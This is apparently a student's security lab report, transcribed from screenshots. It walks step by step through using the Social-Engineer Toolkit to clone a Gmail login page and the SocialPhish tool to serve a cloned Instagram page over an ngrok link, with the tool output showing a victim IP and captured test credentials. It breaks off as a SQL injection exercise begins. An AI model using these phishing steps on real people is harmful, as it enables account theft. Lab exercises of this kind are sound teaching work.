
Victim machine : Windows XP / Windows 7 / Windows 10

Opened the Social engineer toolkit and selected **option 1 for Social engineering attacks**




```
   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


          There is a new version of SET available.
                    Your version: 8.0.1
                 Current version: 8.0.3

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Then **option 2 for website Attack Vectors**




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Then **option 3 for credential Harvester Attack method**




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Then **option 2 for Site cloner**




```
 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Then in the ip address field we have given the **windows 7 ip address** and in the url : **https://mail.google.com(gmail)**




```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.1
06]:192.168.0.103
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://mail.google.com
```

We got the **gmail page** after entering the ip address in the browser.




The Credentials are stored in the **SET Tool**



```
PARAM: emr=1
POSSIBLE USERNAME FIELD FOUND: f.req=["test@test.com","AEThLlweY_aXzTHeVLcgfFcPM
caoDZrwOw020nbNipc3HbawJVGbBxirRHLntG686PG7JZ6z7mZO_AMX_0aJpSks_vLnxvgWkwG_IqRXh
PVilIrCZu0z9YrTuWMuHtkw3yZXouA7Jg9I5gv1UgmyDEW7MmoH_Y5UajNeMuah1nB3Q-h9Vc0StkOXL
dKq90zm4oy2E_oB4zFC",[],null,"IN",null,null,2,false,true,[null,null,[2,1,null,1,
"https://accounts.google.com/ServiceLogin?service=mail
POSSIBLE PASSWORD FIELD FOUND: passive=true
PARAM: rm=false
PARAM: continue=https%3A%2F%2Fmail.google.com%2Fmail%2F
PARAM: ss=1
PARAM: scc=1
PARAM: ltmpl=default
PARAM: ltmplcache=2
```


4. Install Social Phish tool from GitHub and try to execute the tool for phishing page and perform in lab setup only

Execute the commands which are given in **github** , by giving the below command social phishing starts.




```
root@osboxes:~# git clone https://github.com/xHak9x/SocialPhish.git
Cloning into 'SocialPhish'...
remote: Enumerating objects: 392, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 392 (delta 0), reused 2 (delta 0), pack-reused 389
Receiving objects: 100% (392/392), 7.92 MiB | 2.63 MiB/s, done.
Resolving deltas: 100% (121/121), done.
root@osboxes:~# 
```

By giving the command **cd socialPhish** we are accessing to the social phish directory




```
root@osboxes:~# cd SocialPhish
root@osboxes:~/SocialPhish#
```

By giving the commands **chmod -x socialphish.sh and /socialPhish.sh** we can get the below output




```
root@osboxes:~/SocialPhish# chmod +x socialphish.sh
root@osboxes:~/SocialPhish# ./socialphish.sh
SOCIALPHISH

      .:.:. Phishing Tool coded by: @Hak9 .:.:.

[01] Instagram      [17] IGFollowers    [33] Custom
[02] Facebook       [18] eBay
[03] Snapchat       [19] Pinterest
[04] Twitter        [20] CryptoCurrency
[05] Github         [21] Verizon
[06] Google         [22] DropBox
[07] Spotify        [23] Adobe ID
[08] Netflix        [24] Shopify
[09] PayPal         [25] Messenger
[10] Origin         [26] GitLab
[11] Steam          [27] Twitch
[12] Yahoo          [28] MySpace
[13] Linkedin       [29] Badoo
[14] Protonmail     [30] VK
[15] Wordpress      [31] Yandex
[16] Microsoft      [32] devianART

[*] Choose an option: 
```

In that we can choose any sites which we have to clone , Here we are taken **Instagram** from the list .Then for port we have given **Ngrok**




```
[*] Choose an option: 1

[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 2

[*] Starting php server...
[*] Starting ngrok server...
[*] Send this link to the Target: https://9d7029bec601.ngrok.io

[*] Or using tinyurl: https://tinyurl.com/yfl99np6


[*] Waiting victim open the link ...

[*] IP Found!
[*] Victim IP: 183.83.152.0
[*] User-Agent:  User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
[*] Saved: instagram/saved.ip.txt


[*] Waiting credentials ...
```

After entering the URL specified into the victim machine the instagram page opens.




The User enters the credentials in the Instagram Page.



test012

••••••••

After clicking the Login Button it redirects to the original Instagram page.



https://www.instagram.com

The Credentials which are entered are captured .


```
[*] Waiting credentials ...

[*] Credentials Found!
[*] Account: test012
[*] Password:  12345678
[*] Saved: sites/instagram/saved.usernames.txt
root@osboxes:~/SocialPhish#
```

5. Perform SQL injection Manually on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections

Open given below targeted URL “http://testphp.vulnweb.com/artists.php?artist=1”
So here we are going test SQL injection for “id=1″

